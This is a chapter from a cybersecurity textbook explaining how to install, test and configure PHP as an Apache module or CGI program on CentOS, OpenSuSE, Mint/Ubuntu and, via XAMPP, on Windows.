CHAPTER 20

PHP

Introduction

PHP is the final component of the traditional "LAMP" stack: Linux, Apache, MySQL/MariaDB, and PHP. It provides a full-featured programming language to develop web pages with active content; it currently is used as the server-side programming language for roughly 80% of all web sites. The current version of PHP is PHP 7, which was initially released in December 2015. During 2011–2018, some systems continued to support and run the older PHP 5, which was released in 2004. PHP 6 was only partially developed and never reached general availability.

PHP is included in the software repositories for the different versions of Linux under consideration. It can be installed on these systems either as an Apache module or as a stand-alone CGI program; this can lead to different security outcomes. It is also possible to run PHP on Windows systems. The XAMPP package provides Apache, MySQL, and PHP for Windows systems in a single installer. It is also possible to install and use PHP with IIS.

Poorly written applications in PHP are vulnerable to attack. Common attack vectors include the use of global variables or the use of included files. Exploiting these vulnerabilities may require a particular PHP configuration, and so can be mitigated by securing the PHP configuration. Older versions of PHP are vulnerable to attack directly, independently of the security of any PHP application. PHP can also be used as a vector for persistence using tools like Weevely.

Installing PHP on Linux

There are two options when installing PHP on a Linux system with Apache. One option is to install PHP as an Apache module so that PHP is directly incorporated in Apache. The second option is to install PHP as a CGI program that runs separately from Apache.

M. O'Leary, *Cyber Operations*, https://doi.org/10.1007/978-1-4842-4294-0_20

PHP on CentOS

To install PHP on a CentOS system, start with the command

```
[root@aludra ~]# yum install php
```

This installs the package php along with the dependencies php-cli and php-common. On CentOS 5/6, the installation provides two related programs: /usr/bin/php and /usr/bin/php-cgi.

```
[root@aludra ~]# ls -l /usr/bin/php*
-rwxr-xr-x. 1 root root 3290148 Mar 22  2017 /usr/bin/php
-rwxr-xr-x. 1 root root 3300936 Mar 22  2017 /usr/bin/php-cgi
```

On a CentOS 7 system, the tool phpize is also included; this is used for extensions to PHP.

```
[root@girtab ~]# ls -l /usr/bin/php*
-rwxr-xr-x. 1 root root 4618072 Oct 31  2014 /usr/bin/php
-rwxr-xr-x. 1 root root 4596776 Oct 31  2014 /usr/bin/php-cgi
-rwxr-xr-x. 1 root root    4760 Oct 31  2014 /usr/bin/phpize
```

Testing PHP on CentOS

To test the installation, create the simple PHP script /var/www/html/test.php with the content shown in Listing 20-1.

Listing 20-1. PHP testing file

```
<?php
 phpinfo();
?>
```

All this script does is call the function phpinfo(), which provides information about the PHP installation. The script can be run from the command line with the command

```
[root@aludra ~]# php /var/www/html/test.php
phpinfo()
PHP Version => 5.3.3

System => Linux aludra.stars.example 2.6.32-642.el6.i686 #1 SMP Tue May 10
16:13:51 UTC 2016 i686
Build Date => Mar 22 2017 12:17:11
Configure Command =>  './configure'  '--build=i386-redhat-linux-gnu' '--host=i386-
redhat-linux-gnu' '--target=i686-redhat-linux-gnu' '--program-prefix='
'--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin'
```

```
'--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/
usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/
var/lib'

... Output Deleted ...
```

It can also be called from the PHP CGI program, which produces a web page.

```
[root@aludra ~]# php-cgi /var/www/html/test.php
X-Powered-By: PHP/5.3.3
Content-type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-
transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}

... Output Deleted ...
```

Configuring PHP as an Apache Module on CentOS

With PHP installed, restart Apache and verify that PHP is installed as an Apache module by default.

```
[root@aludra ~]# service httpd restart
Stopping httpd:                                            [  OK  ]
Starting httpd:                                            [  OK  ]
[root@aludra ~]# apachectl -t -D DUMP_MODULES | grep php
 php5_module (shared)
Syntax OK
```

Visit the corresponding web page to see the output from the `phpinfo()` command (Figure 20-1). The server API is listed as "Apache 2.0 Handler," indicating that PHP is running as an Apache module.




Figure 20-1. *Output from the PHP test program test.php on a server configured to run PHP as an Apache module on CentOS 6.8*

Configuring PHP as a CGI Module on CentOS

To run PHP as a CGI module in Apache, some changes need to be made to the Apache configuration file. The configuration file `/etc/httpd/conf.d/php.conf` contains the Apache directives for PHP. For CentOS 5/6 add the content

```
ScriptAlias /local-bin /usr/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi

<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks
```

```
    Order allow,deny
    Allow from all
</Directory>
```

The AddHandler directive instructs Apache that any file having the extension php should be served by the handler application/x-httpd-php5. The subsequent Action directive instructs Apache to use the CGI script /local-bin/php-cgi whenever files of type application/x-httpd-php5 are requested. The initial ScriptAlias directive maps /local-bin to the location of the php-cgi program, which is /usr/bin. Together, these mean that any file with the extension .php is passed to /usr/bin/php-cgi, run, and the result returned to the user. The subsequent Directory directives ensure that Apache can execute CGI scripts and follow symbolic links in the directory /usr/bin.

On CentOS 7, comment out the FilesMatch directives of /etc/httpd/conf.d/php.conf and replace it with the following content.

```
#
# Cause the PHP interpreter to handle files with a .php extension.
#
#<FilesMatch \.php$>
#    SetHandler application/x-httpd-php
#</FilesMatch>

ScriptAlias /local-bin /usr/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi


<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks
    Require all granted
</Directory>
```

Because CentOS 7 uses Apache 2.4 rather than Apache 2.2, the Require directive is used instead of Order and Allow directives.

Once the changes are made, restart Apache and then visit the PHP test page. The Server API reports "CGI/FastCGI" rather than "Apache 2.0 handler," indicating that PHP is no longer being run as an Apache module, but instead as a CGI program.

Configuring PHP

The configuration file for PHP is /etc/php.ini. Changes in the configuration file require a restart of the web server.

PHP on OpenSuSE

To install PHP 5 on OpenSuSE, use zypper to install the package `php5` and either the module `apache2-mod_php5` to run PHP as an Apache module, or `php5-fastcgi` to run PHP via CGI (or both). For example, on OpenSuSE 13.2 run

```
merak:~ # zypper install php5 apache2-mod_php5 php5-fastcgi
Loading repository data...
Reading installed packages...
Resolving package dependencies...

The following 12 NEW packages are going to be installed:
  apache2-mod_php5 php5 php5-ctype php5-dom php5-fastcgi php5-iconv
  php5-json php5-pdo php5-sqlite php5-tokenizer php5-xmlreader
  php5-xmlwriter

The following 8 recommended packages were automatically selected:
  php5-ctype php5-dom php5-iconv php5-json php5-sqlite php5-tokenizer
  php5-xmlreader php5-xmlwriter

The following 6 packages are suggested, but will not be installed:
  php5-gd php5-gettext php5-mbstring php5-mysql php5-pear php5-suhosin

12 new packages to install.
```

As was the case on CentOS, this creates `/usr/bin/php` and `/usr/bin/php-cgi`; however, on older versions of OpenSuSE (e.g., 11.4), these are links.

```
algieba:~ # ls -l /usr/bin/php*
lrwxrwxrwx 1 root root      21 Apr  1 18:08 /usr/bin/php ->
/etc/alternatives/php
lrwxrwxrwx 1 root root      25 Apr  1 18:08 /usr/bin/php-cgi ->
/etc/alternatives/php-cgi
-rwxr-xr-x 1 root root 3619152 Feb 27  2011 /usr/bin/php-cgi5
-rwxr-xr-x 1 root root 3598444 Feb 27  2011 /usr/bin/php5
algieba:~ # ls -l /etc/alternatives/php*
lrwxrwxrwx 1 root root 13 Apr  1 18:08 /etc/alternatives/php -> /usr/bin/php5
lrwxrwxrwx 1 root root 17 Apr  1 18:08 /etc/alternatives/php-cgi ->
/usr/bin/php-cgi5
lrwxrwxrwx 1 root root 29 Apr  1 18:08 /etc/alternatives/php.1 ->
/usr/share/man/man1/php5.1.gz
```

In particular, `/usr/bin/php` links to `/etc/alternatives/php`, which links to `/usr/bin/php5`, while `/usr/bin/php-cgi` links to `/etc/alternatives/php-cgi`, which links to `/usr/bin/php-cgi5`.

PHP 7 on OpenSuSE 42.2, 42.3

OpenSuSE 42.2 and 42.3 include both PHP 5 and PHP 7 in the software repository. To install PHP 7, use the following command.

```
dschubba:~ # zypper install php7 apache2-mod_php7 php7-fastcgi
Loading repository data...
Reading installed packages...
Resolving package dependencies...

... Output Deleted ...
```

If PHP 7 is installed, a user cannot also install PHP 5. On OpenSuSE 42.2, for example, an attempt to do so is met with the following.

```
dschubba:~ # zypper install php5 apache2-mod_php5 php5-fastcgi
Loading repository data...
Reading installed packages...
Resolving package dependencies...
3 Problems:
Problem: php7-7.0.7-3.1.x86_64 conflicts with php5 provided by php5-5.5.14-
63.1.x86_64
Problem: apache2-mod_php5-5.5.14-63.1.x86_64 requires php5 = 5.5.14, but this
requirement cannot be provided
Problem: php5-fastcgi-5.5.14-63.1.x86_64 requires php5 = 5.5.14, but this
requirement cannot be provided

Problem: php7-7.0.7-3.1.x86_64 conflicts with php5 provided by php5-5.5.14-
63.1.x86_64
 Solution 1: Following actions will be done:
  deinstallation of php7-7.0.7-3.1.x86_64
  deinstallation of php7-ctype-7.0.7-3.1.x86_64
  deinstallation of php7-dom-7.0.7-3.1.x86_64
  deinstallation of php7-fastcgi-7.0.7-3.1.x86_64
  deinstallation of php7-iconv-7.0.7-3.1.x86_64
  deinstallation of php7-json-7.0.7-3.1.x86_64
  deinstallation of php7-pdo-7.0.7-3.1.x86_64
  deinstallation of php7-sqlite-7.0.7-3.1.x86_64
  deinstallation of php7-tokenizer-7.0.7-3.1.x86_64
  deinstallation of apache2-mod_php7-7.0.7-3.1.x86_64
 Solution 2: do not install php5-5.5.14-63.1.x86_64

Choose from above solutions by number or skip, retry or cancel [1/2/s/r/c] (c):
```

Testing PHP on OpenSuSE

Create the PHP testing file (Listing 20-1) and store it in the default web server document root `/srv/www/htdocs/test.php`. For example, on OpenSuSE 42.2 with PHP 7

```
dschubba:~ # php /srv/www/htdocs/test.php
phpinfo()
PHP Version => 7.0.7

System => Linux dschubba 4.4.27-2-default #1 SMP Thu Nov 3 14:59:54 UTC 2016
(5c21e7c) x86_64
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php7/cli
Loaded Configuration File => /etc/php7/cli/php.ini

... Output Deleted ...
```

Similarly, on OpenSuSE 12.1 with PHP 5

```
arcturus:~ # php /srv/www/htdocs/test.php
phpinfo()
PHP Version => 5.3.8

System => Linux arcturus 3.1.0-1.2-desktop #1 SMP PREEMPT Thu Nov 3 14:45:45 UTC
2011 (187dde0) x86_64
Server API => Command Line Interface
Virtual Directory Support => disabled
Configuration File (php.ini) Path => /etc/php5/cli
Loaded Configuration File => /etc/php5/cli/php.ini

... Output Deleted ...
```

The testing script can also be run with `php-cgi`. For example, on OpenSuSE 42.2 with PHP 7

```
dschubba:~ # php-cgi /srv/www/htdocs/test.php
X-Powered-By: PHP/7.0.7
Content-type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">

... Output Deleted ...
```

Configuring PHP as an Apache Module on OpenSuSE

On OpenSuSE 13.2 and earlier, the preceding is sufficient to enable PHP as an Apache module. On OpenSuSE 42.1 and later, after the installation is complete, the administrator edits `/etc/sysconfig/apache` and adds either `php5` or `php7` to the list of Apache modules. For example, on the OpenSuSE 42.2 server running PHP 7, the `APACHE_MODULES` line might be configured as follows:

```
APACHE_MODULES="security2 unique_id actions alias auth_basic authn_file authz_host
authz_groupfile authz_core authz_user autoindex cgi dir env expires include log_config
mime negotiation setenvif ssl socache_shmcb userdir reqtimeout authn_core php7"
```

Once the Apache server is restarted, a check of the web page produces a result like Figure 20-1 with the Server API Apache 2.0 handler, indicating that PHP is running as an Apache module.

Configuring PHP as a CGI Module on OpenSuSE

If the Apache PHP module is installed on OpenSuSE 11.3 - 12.2, the file `/etc/apache2/conf.d/php5.conf` is created with the content

```
<IfModule mod_php5.c>
        AddHandler application/x-httpd-php .php4
        AddHandler application/x-httpd-php .php5
        AddHandler application/x-httpd-php .php
        AddHandler application/x-httpd-php-source .php4s
        AddHandler application/x-httpd-php-source .php5s
        AddHandler application/x-httpd-php-source .phps
        DirectoryIndex index.php4
        DirectoryIndex index.php5
        DirectoryIndex index.php
</IfModule>
```

On OpenSuSE 12.3 and later, that file has the content

```
<IfModule mod_php5.c>
       <FilesMatch "\.ph(p[345]?|tml)$">
           SetHandler application/x-httpd-php
       </FilesMatch>
       <FilesMatch "\.php[345]?s$">
           SetHandler application/x-httpd-php-source
       </FilesMatch>
        DirectoryIndex index.php4
        DirectoryIndex index.php5
        DirectoryIndex index.php
</IfModule>
```

If PHP 7 is installed, the file /etc/apache2/conf.d/php7.conf has essentially the same content.

```
<IfModule mod_php7.c>
       <FilesMatch "\.ph(p[345]?|tml)$">
           SetHandler application/x-httpd-php
       </FilesMatch>
       <FilesMatch "\.php[345]?s$">
           SetHandler application/x-httpd-php-source
       </FilesMatch>
        DirectoryIndex index.php4
        DirectoryIndex index.php5
        DirectoryIndex index.php
</IfModule>
```

To configure PHP to run as a CGI script instead of as an Apache module, add the same content used on CentOS:

```
ScriptAlias /local-bin /usr/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi

<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks

#    Apache 2.2
#    Order allow,deny
#    Allow from all

#   Apache 2.4
    Require all granted
</Directory>
```


Choose the method (Require or Order) to allow access to the /usr/bin directory and comment out the competing handler directives from /etc/apache2/conf.d/php5.conf or /etc/apache2/conf.d/php7.conf before restarting Apache. Because /usr/bin/php-cgi is a symbolic link on OpenSuSE 11.4, the directory option +FollowSymLinks may be required.

Configuring PHP

When PHP is run as an Apache module, it uses the configuration file /etc/php5/apache2/php.ini or /etc/php7/apache2/php.ini, depending on which version of PHP is installed.

When PHP is run as a CGI module, the situation depends on the release. On OpenSuSE 12.3 and older, when PHP is run as a CGI module, it uses the configuration file /etc/php5/fastcgi/php.ini. On OpenSuSE 13.1 and later, it tries to load a php.ini configuration file from the

directory `/etc/php5/fpm` or `/etc/php7/fpm`. However, these directories do not exist, and so PHP will start without using any configuration file (See Figure 20-2).



System	Linux dschubba 4.4.27-2-default #1 SMP Thu Nov 3 14:59:54 UTC 2016 (5c21e7c) x86_64
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php7/fpm
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/etc/php7/conf.d
Additional .ini files parsed	/etc/php7/conf.d/ctype.ini, /etc/php7/conf.d/dom.ini, /etc/php7/conf.d/iconv.ini, /etc/php7/conf.d/json.ini, /etc/php7/conf.d/pdo.ini, /etc/php7/conf.d/pdo_sqlite.ini, /etc/php7/conf.d/sqlite3.ini, /etc/php7/conf.d /tokenizer.ini, /etc/php7/conf.d/xmlreader.ini, /etc/php7/conf.d/xmlwriter.ini
PHP API	20151012
PHP Extension	20151012
Zend Extension	320151012
Zend Extension Build	API320151012,NTS
PHP Extension Build	API20151012,NTS
Debug Build	no
Thread Safety	disabled

Figure 20-2. *OpenSuSE 42.2 configured with PHP as a CGI module. Shown: Firefox 49.0.2 loading test.php (Listing 20-1).*

One solution is to copy the configuration file `/etc/php5/fastcgi/php.ini` to `/etc/php5/fpm/php.ini` or to copy `/etc/php5/fastcgi/php.ini` to `/etc/php5/fpm/php.ini`. These can be edited as needed.

Changes in the PHP configuration file require a restart of the web server.

PHP on Mint or Ubuntu

On Mint or Ubuntu systems, the first step to install PHP is to use apt to install the required packages.

Older systems, including Ubuntu up through 15.10 and Mint up through 17.3, include PHP 5. The package `php5` provides the core; to run PHP as an Apache module, install `libapache2-mod-php5`, and to install PHP as a CGI module install `php5-cgi`. To install the command-line interface, install `php-cli`. For example, on Mint 17, run the following command.

```
jmaxwell@aurora ~ $ sudo apt install php5 libapache2-mod-php5 php5-cgi php5-cli
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

```
The following extra packages will be installed:
  php5-common php5-json
Suggested packages:
  php-pear php5-user-cache
Recommended packages:
  php5-readline
The following NEW packages will be installed:
  libapache2-mod-php5 php5 php5-cgi php5-cli php5-common php5-json
0 upgraded, 6 newly installed, 0 to remove and 35 not upgraded.
```

On more recent systems (Ubuntu 16.04 and later, Mint 18 and later) different versions of PHP 7 are available; for example, Ubuntu 16.04 provides PHP 7.0 while Ubuntu 17.10 provides PHP 7.1. An administrator can install PHP 7.1 on Ubuntu 17.10 with the following command.

```
cgauss@chicago:~$ sudo apt install php libapache2-mod-php php-cgi php-cli
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libapache2-mod-php7.1 php-common php7.1 php7.1-cgi php7.1-cli php7.1-common
  php7.1-json php7.1-opcache php7.1-readline
Suggested packages:
  php-pear
The following NEW packages will be installed:
  libapache2-mod-php libapache2-mod-php7.1 php php-cgi php-cli php-common
  php7.1 php7.1-cgi php7.1-cli php7.1-common php7.1-json php7.1-opcache
  php7.1-readline
0 upgraded, 13 newly installed, 0 to remove and 0 not upgraded.
```

The version name is included in the packages that are installed (`php7.1-cgi` rather than `php-cgi`).

The resulting binaries are installed as symbolic links. For example, on Ubuntu 17.10, the program `/usr/bin/php` is a link to `/etc/alternatives/php`.

```
cgauss@chicago:~$ ls -l /usr/bin/php*
lrwxrwxrwx 1 root root      21 Aug  5 10:15 /usr/bin/php ->
/etc/alternatives/php
-rwxr-xr-x 1 root root 4591448 Aug  8  2017 /usr/bin/php7.1
lrwxrwxrwx 1 root root      25 Aug  5 10:15 /usr/bin/php-cgi ->
/etc/alternatives/php-cgi
-rwxr-xr-x 1 root root 4485264 Aug  8  2017 /usr/bin/php-cgi7.1
```

Then the corresponding /etc/alternatives/php points back to /usr/bin/php7.1.

```
cgauss@chicago:~$ ls -l /etc/alternatives/php*
lrwxrwxrwx 1 root root 15 Aug  5 10:15 /etc/alternatives/php ->
/usr/bin/php7.1
lrwxrwxrwx 1 root root 31 Aug  5 10:15 /etc/alternatives/php.1.gz ->
/usr/share/man/man1/php7.1.1.gz
lrwxrwxrwx 1 root root 19 Aug  5 10:15 /etc/alternatives/php-cgi ->
/usr/bin/php-cgi7.1
lrwxrwxrwx 1 root root 35 Aug  5 10:15 /etc/alternatives/php-cgi.1.gz ->
/usr/share/man/man1/php-cgi7.1.1.gz
lrwxrwxrwx 1 root root 23 Aug  5 10:15 /etc/alternatives/php-cgi-bin ->
/usr/lib/cgi-bin/php7.1
```

Testing PHP on Mint or Ubuntu

To test the PHP installation, an administrator can create the PHP testing file (Listing 20-1) and store it in the default web server document root as /var/www/html/test.php (on older systems, use /var/www/test.php, see Chapter 14). The administrator can verify the installation by running

```
jmaxwell@aurora ~ $ php /var/www/html/test.php
```

To generate a web page, the administrator can run

```
jmaxwell@aurora ~ $ php-cgi /var/www/html/test.php
```

Configuring PHP as an Apache Module on Mint or Ubuntu

The PHP installation process on Mint or Ubuntu configures PHP to run as an Apache module. In some cases, the Apache server may need to be manually restarted.

Configuring PHP as a CGI Module on Mint or Ubuntu

To configure Apache to run PHP as CGI, Apache needs two modules, actions and cgi. The actions module is not enabled by default, while the cgi module is enabled by default only on older releases. To enable them, an administrator can run the following command.

```
jmaxwell@elpis:~$ sudo a2enmod actions cgi
Enabling module actions.
Enabling module cgi.
To activate the new configuration, you need to run:
  service apache2 restart
```

Next, the PHP configuration files need to be modified. The names and the content of these files vary slightly with the distribution. On an older version like Ubuntu 11.04, the configuration file is `/etc/apache2/mods-enabled/php5.conf`, and it has the content

```
<IfModule mod_php5.c>
    <FilesMatch "\.ph(p3?|tml)$">
        SetHandler application/x-httpd-php
    </FilesMatch>
    <FilesMatch "\.phps$">
        SetHandler application/x-httpd-php-source
    </FilesMatch>
    # To re-enable php in user directories comment the following lines
    # (from <IfModule ...> to </IfModule>.) Do NOT set it to On as it
    # prevents .htaccess files from disabling it.
    <IfModule mod_userdir.c>
        <Directory /home/*/public_html>
            php_admin_value engine Off
        </Directory>
    </IfModule>
</IfModule>
```

Ubuntu 13.10 has the file `/etc/apache2/mods-enabled/php5.conf` with the content

```
<FilesMatch ".+\.ph(p[345]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch ".+\.phps$">
    SetHandler application/x-httpd-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to the files
    # only in specific virtual host or directory
    Order Deny,Allow
    Deny from all
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(p[345]?|t|tml|ps)$">
    Order Deny,Allow
    Deny from all
</FilesMatch>
```

```
# Running PHP scripts in user directories is disabled by default
#
# To re-enable PHP in user directories comment the following lines
# (from <IfModule ...> to </IfModule>.) Do NOT set it to On as it
# prevents .htaccess files from disabling it.
<IfModule mod_userdir.c>
    <Directory /home/*/public_html>
        php_admin_value engine Off
    </Directory>
</IfModule>
```

Ubuntu 16.04 uses PHP 7; its configuration file is `/etc/apache2/mods-enabled/php7.0.conf` and has the content

```
<FilesMatch ".+\.ph(p[3457]?|t|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch ".+\.phps$">
    SetHandler application/x-httpd-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to the files
    # only in specific virtual host or directory
    Require all denied
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(p[3457]?|t|tml|ps)$">
    Require all denied
</FilesMatch>

# Running PHP scripts in user directories is disabled by default
#
# To re-enable PHP in user directories comment the following lines
# (from <IfModule ...> to </IfModule>.) Do NOT set it to On as it
# prevents .htaccess files from disabling it.
<IfModule mod_userdir.c>
    <Directory /home/*/public_html>
        php_admin_flag engine Off
    </Directory>
</IfModule>
```

In each of these cases, the approach to enabling PHP over CGI is the same. Comment out or remove the existing handlers, and then add the following content, making the necessary modifications for Apache 2.2 or 2.4.

```
ScriptAlias /local-bin /usr/bin
AddHandler application/x-httpd-php5 php
Action application/x-httpd-php5 /local-bin/php-cgi

<Directory "/usr/bin">
    Options +ExecCGI +FollowSymLinks

#    Apache 2.2
#    Order allow,deny
#    Allow from all


#   Apache 2.4
    Require all granted
</Directory>
```

After these changes are made, Apache must be restarted.

Configuring PHP

The configuration file for PHP depends on the distribution and the API method. If PHP uses the Apache handler for its API, then the configuration file is `/etc/php5/apache2/php.ini`, `/etc/php/7.0/apache2/php.ini`, or `/etc/php/7.1/apache2/php.ini`.

If PHP uses CGI as the handler for its API, then the configuration file is `/etc/php5/cgi/php.ini`, `/etc/php/7.0/cgi/php.ini`, or `/etc/php/7.1/cgi/php.ini`.

Changes in the configuration file require a restart of the web server.

XAMPP

One approach to PHP on Windows is XAMPP. This provides Apache, MySQL, and PHP for Windows in a single combined package, along with some other useful tools.

XAMPP Installation

XAMPP is available for download from https://www.apachefriends.org/index.html. Older versions are available from https://sourceforge.net/projects/xampp/files/. The simplest way to install XAMPP is to download and run the installer (Figure 20-3).

XAMPP requires the Microsoft Visual Studio Redistributable Packages for installation. These are included with the installer for most recent XAMPP releases but are not included with every XAMPP release.




Figure 20-3. *The XAMPP installer. Left: XAMPP 1.8.0 on Windows Server 2012 R2. Right: XAMPP 7.0.0 on Windows 10.*

Once XAMPP is installed, it provides a control panel (Figure 20-4) to control and configure the various provided services.

